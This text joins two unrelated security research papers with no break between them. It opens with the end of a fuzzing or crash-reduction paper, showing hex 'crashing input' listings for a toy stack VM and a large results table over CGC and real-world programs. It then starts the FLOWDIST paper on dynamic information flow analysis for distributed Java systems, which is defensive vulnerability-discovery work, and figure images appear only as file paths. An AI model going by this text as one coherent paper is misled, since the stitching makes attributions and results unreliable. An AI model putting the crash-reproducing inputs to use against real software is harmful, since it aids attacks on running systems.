80 ff 33 60 // push 0xC067FF0
a8 fd fa 91 // push 0x123F5FB5
......
f0 32 f0 d3 // push
00 00 00 00 // push 0x0
00 04 00 02 // push 0x400080
f1 04 00 02 // pop
d3 57 27 28 // jmpz
d3 ff b2 4c // jmpz
12 ba de f5 // pushpc, push 0xC
ff ff ff ff // end
12 10 56 1c 85 1c dd 36
```

Listing 4: The crashing input generated in round 7

```
80 ff 33 60 // push 0xC067FF0
......
f0 32 f0 d3 // push 0x1A7E065E
00 00 00 00 // push 0x0
00 00 00 00 // push 0x0
f7 ff d8 ad // jmpz
09 89 67 13 // pushpc,push 0xB
46 57 42 ed // add
f2 90 76 36 // pushpc,push 0xD
ff ff ff ff // end
12 10 56 1c 85 1c dd 36
```

Listing 5: The crashing input generated in round 10

Table 4: Overall Statistics

No	Program	Size of Crash Input	Ground Truth Input	Fitting Rate (%)	Reduction Rate (%)	Time (min)	# of Samples (Pos. / Total)	Comparison on Reduction (w/ afl-tmin/Picirency/Penumbra)		Comparison on Dataset Augmentation (w/ AFL)		Comparison on Interpretability (w/ Partial Derivatives)	
								Time (min)	Relative Efficiency	# of Samples (Pos|Total)	Relative Efficiency	Reduction Rate (%)	Relative Efficiency
1	String Storage and Retrieval	348/648	12/12	(95.0|99.0)/(94.0|99.0)	96.6/98.1	21/24	(869|2400)/(1896|5400)	(2/8/8)/(2/8/8)	(2.1/0.5/N/A)/(2.2/0.5/N/A)	(2785/7861)/(4243/12716)	84.6/77.4	40.0/60.0	21.9/31.1
2	TextSearch	542/476	5/5	(93.0|98.0)/(95.0|99.0)	99.1/98.9	32/38	(2593|7200)/(2637|7200)	(3/12/7)/(2/9/9)	(0.4/0.1/N/A)/(0.9/0.2/N/A)	(6746/19871)/(6807/18927)	56.7/12.0	80.0/80.0	12.6/11.2
3	stream_vm	659/758	12/12	(92.0|97.0)/(95.0|98.0)	96.2/95.8	21/22	(3475|9600)/(3236|9600)	(3/13/12)/(2/14/11)	(2.0/0.5/N/A)/(4.8/0.7/N/A)	(10865/30182)/(10423/28719)	18.3/11.6	40.0/40.0	30.7/35.2
4	stack_vm	3050/3550	12/12	(94.0|99.0)/(95.0|99.0)	97.8/96.5	48/50	(4488|12400)/(4243|12400)	(5/23/23)/(5/25/22)	(1.1/0.2/N/A)/(0.5/0.1/N/A)	(13223/36716)/(12906/37612)	54.4/24.2	70.0/60.0	15.1/11.1
5	humaninterface	8762/5341	98/98	(91.0|97.0)/(93.0|96.0)	98.4/96.9	68/66	(8526|24000)/(6857|19600)	(8/52/18)/(9/48/16)	(1.1/0.2/0.5)/(3.4/0.6/1.9)	(20107/56271)/(16072/47561)	17.0/18.5	70.0/40.0	21.2/36.5
6	SFTSCBSISS	3271/2331	162/162	(94.0|98.0)/(95.0|97.0)	95.0/93.1	53/56	(7119|19600)/(4872|14400)	(6/30/13)/(7/20/12)	(8.5/1.7/3.9)/(4.0/1.4/2.3)	(19549/54212)/(14388/43121)	21.5/21.4	80.0/40.0	4.4/9.6
7	router_simulator	3461/2381	1067/1067	(95.0|99.0)/(95.0|98.0)	69.2/55.2	29/22	(3365|9600)/(3325|9600)	(8/24/17)/(7/18/16)	(99.4/33.1/46.8)/(128.7/50.0/56.3)	(8296/23612)/(9545/27152)	4.7/5.2	40.0/20.0	4.5/6.2
8	Resort_Modeller	3584/4673	92/92	(94.0|96.0)/(93.0|99.0)	95.2/96.5	76/82	(5111|14400)/(5158|14400)	(11/27/18)/(10/24/16)	(4.4/1.8/2.7)/(2.7/1.1/5.7)	(9912/27612)/(9916/28089)	14.5/12.5	50.0/50.0	10.2/12.1
9	reallystream	189761/141291	131103/131103	(95.0|97.0)/(92.0|98.0)	30.9/7.2	44/38	(6583|19600)/(7096|19600)	(72/132/26)/(57/123/23)	(814.7/444.4/N/A)/(178.7/82.8/N/A)	(12117/34761)/(11756/32677)	1.9/1.7	20.0/0.0	4.2/17.0
10	Query_Calculator	456/982	6/6	(95.0|99.0)/(94.0|96.0)	80.5/87.5	28/18	(3328|9600)/(3328|9600)	(5/13/11)/(6/17/13)	(0.3/0.1/0.1)/(0.4/0.2/0.1)	(8362/23095)/(7595/21102)	9.2/7.5	50.0/60.0	3.6/11.4
11	PTaaS	787/847	29/29	(95.0|99.0)/(91.0|98.0)	96.3/96.6	34/35	(2490|7400)/(2682|7400)	(9/21/15)/(10/23/12)	(7.1/3.0/0.8)/(4.5/2.0/2.1)	(6633/19016)/(7377/20184)	26.2/42.4	60.0/50.0	15.9/41.7
12	PRU	231/189	60/60	(93.0|97.0)/(94.0|99.0)	74.0/68.3	15/11	(1217|3600)/(1289|3600)	(3/8/11)/(3/8/12)	(6.0/2.2/N/A)/(4.4/1.6/N/A)	(3510/9769)/(3253/8877)	6.1/5.7	50.0/20.0	2.5/8.4
13	Printer	4236/5034	523/523	(95.0|99.0)/(94.0|98.0)	87.7/89.6	69/72	(6901|19600)/(7089|19600)	(14/35/18)/(17/38/17)	(24.3/9.7/18.9)/(7.0/3.1/7.0)	(16641/46152)/(17850/50098)	4.5/5.6	20.0/50.0	24.6/5.8
14	Personal_Fitness_Manager	234/198	100/100	(95.0|99.0)/(93.0|98.0)	11.5/1.5	18/12	(1845|5400)/(1969|5400)	(4/11/16)/(3/7/14)	(3.3/1.2/0.4)/(0.5/0.2/0.1)	(4537/12981)/(3953/11077)	2.4/2.1	10.0/0.0	1.1/1.5
15	Overflow_Parkng	7234/5098	77/77	(93.0|96.0)/(95.0|98.0)	98.9/98.5	72/68	(6203|17200)/(4830|14400)	(22/48/20)/(16/38/16)	(2.7/1.2/1.5)/(1.2/0.5/0.1)	(10221/29888)/(10435/30198)	8.8/6.2	80.0/80.0	18.1/10.5
16	oneline_job_applicaton2	5781/4067	425/425	(92.0|99.0)/(95.0|97.0)	92.6/89.6	27/21	(2743|7600)/(2619|7600)	(37/63/17)/(30/67/18)	(144.8/85.0/122.3)/(121.4/54.4/86.5)	(7935/22312)/(8285/23123)	2.9/3.0	90.0/80.0	2.4/3.6
17	netstorage	548/459	170/170	(94.0|98.0)/(93.0|97.0)	36.5/39.2	21/24	(3208|9600)/(3240|9600)	(5/12/12)/(5/12/11)	(19.5/8.1/N/A)/(21.9/9.1/N/A)	(9291/27811)/(73085/212371)	2.9/22.1	30.0/40.0	1.7/0.9
18	Multi_User_Calendar	2509/2387	1301/1301	(93.0|96.0)/(93.0|98.0)	44.3/44.6	34/29	(4059|12000)/(4330|12000)	(72/120/40)/(77/123/42)	(13.8/8.3/24.8)/(11.5/7.2/21.1)	(11782/34617)/(11060/31076)	3.0/2.8	30.0/20.0	2.3/3.6
19	middleOut	102112/98351	62/62	(94.0|97.0)/(95.0|97.0)	99.6/99.8	42/42	(3401|9600)/(3263|9600)	(80/161/50)/(60/121/48)	(0.2/0.1/0.1)/(0.2/0.1/0.1)	(7848/23419)/(7686/22134)	5.3/6.6	100.0/100.0	4.6/12.9
20	Message_Service	5712/3572	2569/2569	(94.0|96.0)/(96.0|97.0)	55.0/28.1	46/39	(4291|12000)/(4393|12000)	(78/142/32)/(52/110/29)	(40.3/22.1/0.2)/(19.3/9.1/7.7)	(10690/29871)/(8291/23111)	2.5/1.9	40.0/10.0	2.3/2.4
21	LazyCalc	678/548	16/16	(94.0|97.0)/(93.0|95.0)	85.0/86.5	42/32	(2460|7200)/(2550|7200)	(20/42/17)/(15/35/16)	(0.4/0.2/0.2)/(0.4/0.2/0.3)	(8265/24211)/(6599/19081)	13.1/12.4	60.0/20.0	1.8/14.9
22	INSULATR	356/212	45/45	(95.0|98.0)/(92.0|94.0)	87.4/78.8	38/32	(1906|5400)/(1975|5400)	(4/9/12)/(4/9/10)	(7.0/3.1/2.2)/(7.4/3.3/1.6)	(4479/13411)/(4520/12987)	7.6/7.8	60.0/10.0	1.5/21.3
23	HIGHCOO	16382/12737	8194/8194	(95.0|98.0)/(91.0|94.0)	50.0/35.7	70/59	(6902|19600)/(6716|19600)	(96/134/60)/(87/126/52)	(85.3/61.1/48.5)/(52.2/36.1/65.2)	(10948/31009)/(10048/27871)	1.6/1.4	20.0/10.0	6.3/5.9
24	Audio_Visullizer	332/276	49/49	(95.0|99.0)/(91.0|93.0)	32.8/19.2	23/21	(2613|7200)/(2474|7200)	(4/12/18)/(4/9/19)	(6.0/2.0/0.8)/(2.9/1.3/0.2)	(4012/11982)/(4793/13811)	1.7/1.9	20.0/10.0	1.0/1.9
25	CGC_Video_Format_Parser_and_Viewer	14786/13987	4078/4078	(93.0|99.0)/(94.0|98.0)	46.6/56.6	49/48	(4331|12000)/(4145|12000)	(72/130/22)/(69/132/13)	(49.4/27.3/N/A)/(77.2/40.3/N/A)	(10098/28781)/(9576/27988)	2.4/2.3	10.0/0.0	1.0/2.5
26	Simple_Stack_Machine	128/73	20/20	(93.0|97.0)/(95.0|98.0)	84.4/72.6	7/8	(1308|3600)/(1306|3600)	(2/4/8)/(2/4/7)	(12.5/6.2/N/A)/(3.5/1.8/N/A)	(3079/9087)/(3406/9801)	8.2/3.5	30.0/20.0	18.3/12.2
27	basic_messaging	4321/2331	1295/1295	(95.0|97.0)/(94.0|98.0)	70.0/44.4	24/23	(3308|9600)/(3217|9600)	(18/32/28)/(26/43/25)	(60.5/34.0/59.1)/(36.3/22.0/39.5)	(14312/39268)/(13535/38981)	4.1/4.1	70.0/20.0	1.6/2.6
28	expression_database	765/981	43/43	(93.0|97.0)/(95.0|98.0)	94.4/95.6	25/27	(2519|7200)/(2468|7200)	(6/12/14)/(7/12/16)	(15.6/7.8/3.5)/(12.6/7.4/3.3)	(7866/21786)/(6870/19776)	6.2/5.0	40.0/40.0	16.4/26.8
29	Matchmaker	2761/3281	16/16	(92.0|95.0)/(95.0|98.0)	99.4/99.5	48/52	(4959|14400)/(4827|14400)	(20/31/18)/(26/52/19)	(1.2/0.8/1.3)/(0.9/0.5/1.3)	(11973/34155)/(10645/31521)	7.2/6.6	80.0/90.0	39.1/17.3
30	libtiff(tiffcp) v4.0.10	3536/2448	59/59	(94.0|99.0)/(95.0|98.0)	98.3/97.6	9/10	(1794|5200)/(1754|5200)	(6/8/17)/(5/7/18)	(140.7/105.5/N/A)/(55.2/39.4/N/A)	(9155/25845)/(8016/22312)	5.6/4.9	70.0/50.0	5.2/9.5
31	jhead v3.03	511/320	63/63	(91.0|94.0)/(93.0|97.0)	87.7/80.3	6/5	(1034|3000)/(1030|3000)	(2/2/12)/(2/2/11)	(49.8/49.8/1.2)/(25.1/25.1/2.5)	(5454/15665)/(4986/14651)	6.1/5.8	70.0/60.0	9.2/9.2
32	xpdf(pdftopng) v4.01.01	33317/32590	497/497	(94.0|96.0)/(95.0|98.0)	98.5/98.5	35/34	(22350|64000)/(23308|67877)	(4/8/32)/(5/9/34)	(348.3/174.1/N/A)/(693.2/385.1/N/A)	(50113/144634)/(49465/141123)	4.0/2.9	90.0/90.0	10.7/6.2
33	lodepng v20190928	728/679	102/102	(95.0|99.0)/(95.0|97.0)	86.0/85.0	7/8	(1786|5200)/(1856|5200)	(15/21/14)/(12/18/17)	(7.9/5.7/N/A)/(9.1/6.1/N/A)	(9498/26131)/(9375/25612)	5.0/4.9	70.0/80.0	12.3/3.5
34	crashmail v1.6	776/589	216/216	(94.0|98.0)/(93.0|96.0)	72.2/63.3	4/5	(1204|3600)/(1207|3600)	(8/15/12)/(4/7/13)	(70.0/37.3/46.7)/(93.3/53.3/28.7)	(2253/6172)/(1836/5412)	1.7/1.5	70.0/60.0	4.8/3.6
35	Netperf v2.6.0	17982/12764	8220/8220	(95.0|97.0)/(92.0|95.0)	54.3/35.6	4/3	(1307|3600)/(1215|3600)	(3/4/10)/(3/4/11)	(3254.0/2440.5/976.2)/(1514.7/1136.0/413.1)	(1648/4761)/(1807/5412)	1.3/1.5	50.0/40.0	17.0/20.0
36	pdfresurrect v0.15	23455/20597	1023/1023	(95.0|99.0)/(94.0|98.0)	95.6/95.0	24/24	(8580|24000)/(8598|24000)	(12/13/27)/(10/18/23)	(342.7/316.4/N/A)/(513.6/285.3/N/A)	(18993/54312)/(23467/65412)	3.0/2.9	80.0/80.0	27.0/27.3
37	sipp v3.3	4098/3981	2208/2208	(95.0|97.0)/(91.0|94.0)	46.1/44.5	6/5	(1238|3600)/(1254|3600)	(3/7/9)/(2/3/7)	(630.0/270.0/210.0)/(886.5/591.0/253.3)	(1744/5121)/(1383/4123)	1.4/1.1	50.0/40.0	7.5/7.8
38	sc v7.16	2381/2098	1029/1029	(93.0|96.0)/(94.0|99.0)	56.8/51.0	6/5	(1250|3600)/(1286|3600)	(4/6/12)/(4/6/11)	(338.0/225.3/112.7)/(267.3/178.2/97.2)	(1661/4781)/(1662/4651)	1.3/1.3	60.0/50.0	4.8/4.4
39	jasper v2.0.14	5762/4761	764/764	(95.0|99.0)/(96.0|98.0)	86.7/84.0	8/9	(3268|9600)/(3353|9600)	(4/7/13)/(5/7/12)	(397.2/227.0/89.9)/(346.5/247.5/19.4)	(7242/20182)/(7155/19871)	3.0/2.2	40.0/10.0	3.9/4.7
40	listswf(libming v0.4.7)	3478/2668	33/33	(93.0|96.0)/(94.0|99.0)	99.1/98.8	8/7	(2432|7200)/(2511|7200)	(5/7/14)/(4/6/15)	(44.3/31.6/N/A)/(85.8/57.2/N/A)	(6958/19888)/(6518/17872)	3.4/3.0	30.0/20.0	2.2/2.3
41	GraphicsMagick v1.3.26	5178/4921	68/68	(93.0|97.0)/(95.0|98.0)	98.7/98.6	8/9	(3299|9600)/(3388|9600)	(5/7/21)/(4/6/19)	(284.8/203.4/N/A)/(519.3/346.2/N/A)	(7286/21731)/(7919/22123)	2.5/2.5	40.0/20.0	1.6/1.5

num_1/num_2: for case No.n, num_1 is data value of crashing input 1; num_2 is data value of crashing input 2;
($percent_1$|$percent_2$): for the fitting rate of case No.n, $percent_1$ is average rate; $percent_2$ is maximum rate;
CGC program: case No.1 to case No.29;
Real-world program: case No.30 to case No.41;

FLOWDIST: Multi-Staged Refinement-Based Dynamic Information Flow Analysis for Distributed Software Systems

Xiaoqin Fu
Washington State University, Pullman, WA
xiaoqin.fu@wsu.edu

Haipeng Cai
Washington State University, Pullman, WA
haipeng.cai@wsu.edu

Abstract

Dynamic information flow analysis (DIFA) supports various security applications such as malware analysis and vulnerability discovery. Yet traditional DIFA approaches have limited utility for distributed software due to *applicability*, *portability*, and *scalability* barriers. We present FLOWDIST, a DIFA for common distributed software that overcomes these challenges. FLOWDIST works at purely application level to avoid platform customizations hence achieve high *portability*. It infers implicit, interprocess dependencies from global partially ordered execution events to address *applicability* to distributed software. Most of all, it introduces a *multi-staged refinement-based* scheme for application-level DIFA, where an otherwise expensive data flow analysis is reduced by method-level results from a cheap pre-analysis, to achieve high *scalability* while remaining effective. Our evaluation of FLOWDIST on 12 real-world distributed systems against two peer tools revealed its superior effectiveness with practical efficiency and scalability. It has found 18 known and 24 *new* vulnerabilities, with 17 confirmed and 2 fixed. We also present and evaluate two alternative designs of FLOWDIST for both design justification and diverse subject accommodations.

1 Introduction

Tracking/checking dynamic information flow underlies various security applications (e.g., [72, 93, 95, 109, 115]). It addresses a general source-sink problem for a program execution, in which a *source* is where confidential or untrusted (i.e., *sensitive*) information is produced and flows into the program, while a *sink* consumes the information and makes it flow out of the program execution [40]. Due to its focused reasoning about actual executions, this approach has precision merits over statically inferring information flow.

One technique realizing the approach is to compute the chains of dynamic control/data dependencies hence infer full information flow paths between given sources and sinks during the execution (e.g., [93–95, 114]). We refer to this technique as dynamic information flow analysis (DIFA).

An alternative technique is to apply a tag to (i.e., *taint*) the data entering the program via the sources, propagate the taint tag during the execution, and check the data at the sinks against the presence of the tag (e.g., [42, 45, 59, 60, 64, 76, 79, 81, 82, 96, 101, 111, 113, 116, 119, 120, 123–125]). We refer to this technique as dynamic taint analysis (DTA). Unlike DIFA, DTA does not compute full information flow paths. DIFA thus provides better support in usage scenarios that require more detailed flow information (e.g., diagnosing data leaks by inspecting the full flow paths).

Yet current DIFAs are hardly applicable to multi-process programs, such as distributed systems (e.g., Voldemort [29], a distributed key-value store). The reason is that they rely on explicit dependencies (via references and/or invocations) among code entities, dismissing implicit dependencies across processes [67]. On the other hand, distributed systems widely serve critical application domains (e.g., banking, medical, social media), thus their security is of paramount importance.

Only a few existing DIFA/DTA tools (e.g., [79, 116]) overcame the *applicability challenge* by working at system level with platform customizations. However, keeping the customizations up with diverse and rapidly evolving platforms would be time-consuming and even infeasible, which constitutes a *portability challenge*. A purely application-level analysis would eliminate the need for platform customizations. Yet such an analysis faces a *scalability challenge* for two reasons. First, application-level dynamic analysis is known to generally incur substantial overheads. Second, working at a fine granularity for desirable precision, as well as the typically large size and great complexity of distributed software, adds further to the analysis costs.

In this paper, we present FLOWDIST, a purely application-level DIFA that addresses all the three challenges to work practically with common distributed software. The practicality goal here subsumes two specific aims: *scalability*—FLOWDIST should be scalable to real-world distributed systems, and *effectiveness*—it should be effective for discovering known and unknown (new) vulnerabilities in such systems at a reasonable level of accuracy. Our key insights for fulfilling these aims are as follows:

- Since a fine-grained information flow path is subsumed by a corresponding coarser-grained path, a cheap pre-analysis computing the latter can narrow down the scope of the former which may be quite expensive. This way, the overall

analysis cost can be largely reduced without effectiveness loss, fulfilling the scalability aim.
- As the collection and use of various forms of program data come with different cost and effectiveness contributions to the cost-effectiveness of the entire analysis, carefully combining these data can help attain a practical level of accuracy while maintaining efficiency, which fulfills the effectiveness aim without sacrificing scalability.

Following these insights, FLOWDIST introduces a *multi-staged refinement-based* scheme for DIFA to attain high scalability, where a pre-analysis computes method-level information flow paths approximately but rapidly, followed by a fine-grained analysis that computes statement-level flow paths precisely as guided by the method-level results. Then, FLOWDIST adopts a hybrid scheme using various forms of data (i.e., method-level execution events, static dependencies and dynamic coverage both at statement level) to balance its cost and effectiveness. FLOWDIST addresses the portability and applicability challenges by working at purely application level while inferring implicit, interprocess dependencies from happens-before relations among executed methods across processes by partially ordering key execution (*entry*, *returned-into*) events of those methods. The slight compromise of precision (due to the method-level granularity) of the interprocess part of the DIFA is compensated by precise, ultimately statement-level analysis results within each process (i.e., *intraprocess* part of the DIFA), resulting in a practical level of accuracy overall.

To further understand the methodology for scalable, application-level DIFA, we have also developed two alternative designs of FLOWDIST: FLOWDIST*sim* and FLOWDIST*mul*. The first performs more static analysis while the second performs more dynamic analysis, both further reducing the overall analysis overhead under certain conditions. With these variants, FLOWDIST accommodates diverse user needs in providing the best cost-effectiveness tradeoffs for different kinds of distributed systems.

We implemented FLOWDIST and the two alternative designs for Java and applied them to 12 distributed systems of diverse scales, architectures, and domains, all of which are real-world systems. For various operational scenarios of these systems, FLOWDIST exhibited highly promising analysis accuracy and efficiency. For the given lists of sources/sinks (default ones in our study), FLOWDIST computes information flow paths between all possible source-sink pairs. For each subject execution, we sampled 20 flow paths when there were more; otherwise, we sampled all paths reported. FLOWDIST attained perfect precision and recall per our manual validation.

On average, FLOWDIST took 19 minutes for its one-off analyses for all possible information flow path queries (i.e., source-sink pairs) with respect to a given source/sink configuration and 13 seconds for each query, while incurring less than 1x run-time slowdown and negligible storage costs. We further validated the practical usefulness of FLOWDIST by using it to identify real vulnerability cases reported previously in public vulnerability databases (e.g, CVEs [31]). Out of 24 cases studied, FLOWDIST found 18, with the other 6 being missed because the respective vulnerabilities were not covered by the executions considered. It also revealed 24 new vulnerability cases in several of the studied industry-scale systems, of which 17 have been confirmed and 2 fixed already by the developers. In contrast to the only two state-of-the-art peer tools for Java that we could compare with, (one dynamic [47] and one static [75]), FLOWDIST exhibited superior effectiveness with practical efficiency and high scalability. None of the baselines found any of the existing and new vulnerabilities that FLOWDIST discovered.

Through FLOWDIST, we demonstrate a *general, refinement-based methodology* for cost-effective and scalable DIFA at purely application level, which can enable a number of applications beyond the scope of information flow security (e.g., system understanding and performance diagnosis) and the domain of distributed software (e.g., single-process concurrent programs). Our contributions and novelties are:

- The first purely application-level DIFA for common distributed software, FLOWDIST, which features a hybrid fine-grained data flow analysis that instantiates a multi-staged refinement-based methodology for DIFA to holistically overcome applicability, portability, scalability, and cost-effectiveness barriers with peer approaches (§3).
- Alternative designs of FLOWDIST that further explore the design methodology for DIFA to best accommodate distributed software of diverse scale/complexity (§4).
- An open-source implementation of FLOWDIST for Java that works with distributed software systems of various architectures and application domains (§5).
- Extensive empirical evaluations of FLOWDIST that show its practical effectiveness and scalability, as well as superior capabilities in vulnerability discovery, over two state-of-the-art approaches (§6).

The FLOWDIST artifact is available here [65], including the source code, experimental scripts, (installation, configuration, and usage) documentation, and relevant data sets.

2 Background and Motivation

We introduce distributed software systems and define the problem of DIFA for these systems as opposed to DTA. A real-world example is then given to motivate our work.

Distributed software systems. Driven by increasing demands for computational performance and scalability, increasingly more real-world software systems today are *distributed* by design [61]. We address systems for general-purpose distributed computing as defined in [61], noted as *common* distributed systems, as opposed to those of special types (e.g., RMI-based [112] or event-based [98]). In common distributed software, components located at

networked computers communicate and coordinate their actions only by passing messages, while running concurrently in multiple (distributed) processes without a global clock.

Due to this decoupling, dependencies among distributed components (processes), noted as *inter-component* (*interprocess*) dependencies, are *implicit* [53]. Sensitive information can flow across decoupled components/processes via these implicit dependencies, leading to, among other issues, information flow security vulnerabilities that are missed by analyses based on explicit dependencies (as are most current techniques). Next, we use a real-world example to illustrate the need for analyzing such information flows.

DIFA versus DTA. These are two related techniques for tracking/checking dynamic information flows. While they have been treated equivalently and named exchangeably [60], we differentiate them (1) by their inner workings as mentioned earlier—DIFA works by computing dynamic dependencies while DTA works via data tainting and taint propagation, and (2) by their results—DIFA provides full information flow paths while DTA just tells which data is tainted.

On the other hand, both DIFA and DTA solve a source-sink problem, concerning information flow between given sources and sinks. For DIFA, we define a *source* as a function (call) producing information of interest (e.g., sensitive data) that flows into the program, and a *sink* as a function (call) that consumes the information and makes it flow out of the program. We refer to an exercised program path from a source to a sink as a (dynamic) *sensitive information flow* path. For multi-process programs (e.g,. distributed software systems), we divide an interprocess information flow path into three segments: *source information flow path segment* (*SOFPS*) and *sink information flow path segment* (*SIFPS*), consisting of only statements within the process that executes the source and the sink, respectively, and *remote information flow path segment* (*REFPS*) consisting of all other statements.

Motivating example. Figure 1 shows an excerpt from Apache ZooKeeper (v3.4.11), a popular distributed coordination service, where the sensitive flow is responsible for CVE-2018-8012 [32]. It revealed that when an Apache ZooKeeper server starts and attempts to join a quorum, there is no enforced authentication. As shown, the data-leaking flow exercised in the relevant execution crossed three processes: The sensitive data (a security key) was read into *incomingBuff* in class `ClientCnxnSocketNIO` of a *Client* process (at the *Source*), passed through class `InstanceContainer` of a *Container* process, and reached class `BinaryOutputArchive` of a *Server* process where the data leaked out of the system (at the *Sink*). This leakage caused an authentication failure when an endpoint attempted to join a quorum, which thus might propagate fake changes to the leader node of ZooKeeper.

Suppose this case, along with the system execution that revealed it, is reported to a developer for diagnosis, to whom no platform customization is feasible. Purely application-level



Figure 1: A case of sensitive information flow (marked by arrowed lines) in ZooKeeper across its three components (processes).

DIFA/DTA tools exist (e.g., [35]), which only track flows within the same processes (plus most of such tools only work for C/C++ programs). There are analyses that resolve data flows across decoupled components (e.g., [73, 118]), yet they do not work for common distributed software; and they are static hence would lead to excessive imprecision. We will demonstrate how FLOWDIST addresses these challenges.

3 Approach

This section elaborates FLOWDIST, starting with an overview, followed by design details.




Figure 2: FLOWDIST overview: the cheap pre-analysis computes coarse flow paths to reduce the expensive fine-grained analysis which refines the coarse result.

3.1 Overview

Figure 2 depicts the overall workflow and two phases of FLOWDIST. The high-level idea is to achieve the scalability and effectiveness aims via a multi-staged refinement-based DIFA design, as guided by our key insights as outlined earlier.

FLOWDIST takes three **inputs**: the distributed program *D* under analysis, the run-time input *I* that drives the

specific concrete execution of D, and a user configuration C that specifies the sources and sinks as common inputs required by DIFA/DTA. *Optionally*, a list of message-passing APIs that FLOWDIST recognizes in order to monitor interprocess communication (i.e., message-passing) events may be given in C. If the user does not specify this list, common message-passing APIs in the language (e.g., Java) SDK would be considered by default (as listed in [65]/Message_PassingAPIList.txt and in the Appendix).

With these inputs, FLOWDIST profiles method execution events and branch coverage hence computes method-level information flow paths in its pre-analysis phase (**Phase 1**) to narrow down the scope of later analyses that may be highly expensive (hence impede the overall scalability of FLOWDIST) otherwise. Then, in the refinement phase (**Phase 2**), FLOWDIST refines the method-level paths via a hybrid analysis of dynamic dependencies, using the method events and branch coverage. This phase produces statement-level flow paths as the eventual **output** of FLOWDIST.

Working example. To illustrate how FLOWDIST works, we will use the case of Figure 1 as a working example: running ZooKeeper against a system test, querying information flow paths between two methods (`java.nio.channels.SocketChannel read(java.nio.ByteBuffer)` and `java.io.DataOutput writeInt(int)`) as a source/sink pair (i.e., flow path query). For brevity, we will omit from our illustrations the callees not shown in the figure.

3.2 Pre-analysis (Phase 1)




Figure 3: The process of FLOWDIST pre-analysis (Phase 1).

To enable a cost-effective DIFA, FLOWDIST uses (1) several forms of dynamic data and (2) static dependencies. Computing these, especially (2), can be too expensive to scale to large-scale systems, as we have empirically validated. The pre-analysis aims to *reduce the overall cost by narrowing down the scope of such computations*, in three steps as shown in Figure 3 and detailed below.

Static analysis and instrumentation (1.1). FLOWDIST utilizes three kinds of dynamic data in its hybrid analysis of dynamic dependencies to achieve a good cost-effectiveness balance, as inspired by prior work [70]: (1) two kinds of method execution events—*entry* (i.e., program control entering a method) and *returned-into* (i.e., program control returning from a callee into a caller), (2) two kinds of message-passing events—*sending/receiving a message*, and (3) branch coverage events—*a branch being exercised*.

To this end, we instrument D to probe for these events, with respect to the given or default message-passing APIs. Since only the methods on a static control flow path between a source-sink pair are likely to occur on a dynamic information flow path between the same pair, we only need to probe for the events of those methods, referred to as *relevant methods*. Accordingly, only branches in a relevant method (i.e., *relevant branches*) need to be probed. Thus, we start by constructing the interprocedural control flow graph (ICFG) of each distributed component in D and treat each message-sending and message-receiving API callsite in the component as an additional sink and source, respectively. Then, any method through which a sink is control-flow reachable from a source on the ICFG is identified as a relevant method.

Tracing (1.2). In this step, the instrumented program D' is executed against the program input I, during which the three kinds of events are traced (at instance level but only for relevant methods and branches). Given the absence of a global timing mechanism in common distributed software, FLOWDIST uses the Lamport time-stamping (LTS) [104] algorithm to derive the global partial ordering of the two kinds of method execution events, to derive the happens-before relations required for interprocess dependence inference. With LTS, each process maintains a logic clock locally, which may be updated by, or used to update, the local clocks of other (communicating) processes. The synchronization is realized by attaching the current values of local logic clocks to the messages transmitted among processes. Then, the synchronized logic clocks are used to time-stamp the method-execution events hence maintain the global partial ordering of all such events during D's execution.

For each of the n processes (P_i) in the execution, besides the trace (T_i) of the partially-ordered, time-stamped method execution events, a mapping ($p2fm[i]$) is produced to keep the timestamp ($p2fm[i][j]$) of each message-passing event of P_i receiving the first message from a process P_j ($i, j \in [1,n], j \neq i$). This mapping is used to enhance the precision of the interprocess dependence inference.

Method-level analysis (1.3). With the event traces and mapping from Step 1.2, FLOWDIST then identifies (from D) the list SO (resp., SI) of the enclosing methods of each source (resp., sink) in C and computes the method-level paths according to Algorithm 1. The key idea is to combine method-level control flow and process-level data flow for a dynamic method-level dependence approximation.

The algorithm searches paths ps by traversing the n per-process traces (lines 2-11). In each trace T_i, the set S_d of covered source-enclosing methods is obtained (line 3). No path would start in P_i (corresponding to T_i) if there is no source executed in P_i (line 4). Otherwise, for each method q in S_d, the algorithm attempts to identify paths starting at q by computing its dynamic dependence set $DS(q)$ (lines 5-10).

Algorithm 1 Computing method-level flow paths

let SO and SI be the list of source and sink enclosing methods, respectively
let T_i be time-stamped method execution event trace in process P_i, $i \in [1,n]$

1: $ps = \emptyset$ // initialize the set of all method-level paths between the given pair
2: **for** i=1 to n **do** // traverse the n processes of the given execution
3: $S_d = \{s | s \in SO \wedge s \in T_i\}$
4: **if** S_d==$\emptyset$ **then continue**
5: **for each** method $q \in S_d$ **do** // first infer intraprocess dependencies
6: $DS(q) = \{m | m \in T_i \wedge fe(q) \leq lr(m)\}$
7: **for** j=1 to n **do** // then infer interprocess dependencies
8: **if** i==$j \vee p2fm[i][j]$==$null$ **then continue**
9: $DS(q) \cup= \{m | m \in T_j \wedge fe(q) \leq p2fm[i][j] \leq lr(m)\}$
10: **if** $DS(q) \cap SI$==$\emptyset$ **then continue**
11: $ps \cup= \{< m1, ..., m_k > | m1 == q \wedge m_k \in SI \wedge \forall_{i<j,\, i,j \in [1,k]} fe(m_i) \leq lr(m_j) \wedge \forall_{i \in [1,k]} m_i \in DS(q)\}$
12: **return** ps

Let $fe(m)$ and $lr(m)$ be the timestamp of the first entry and last returned-into event of a method m, respectively. First, the *local* (intraprocess) dependencies are identified (line 6) according to the happens-before relation between q and each other method m executed in P_i (which is treated as a *local* process). The rationale is that a method $m2$ is not dependent on a method $m1$ if $m2$ has never executed after $m1$ [51].

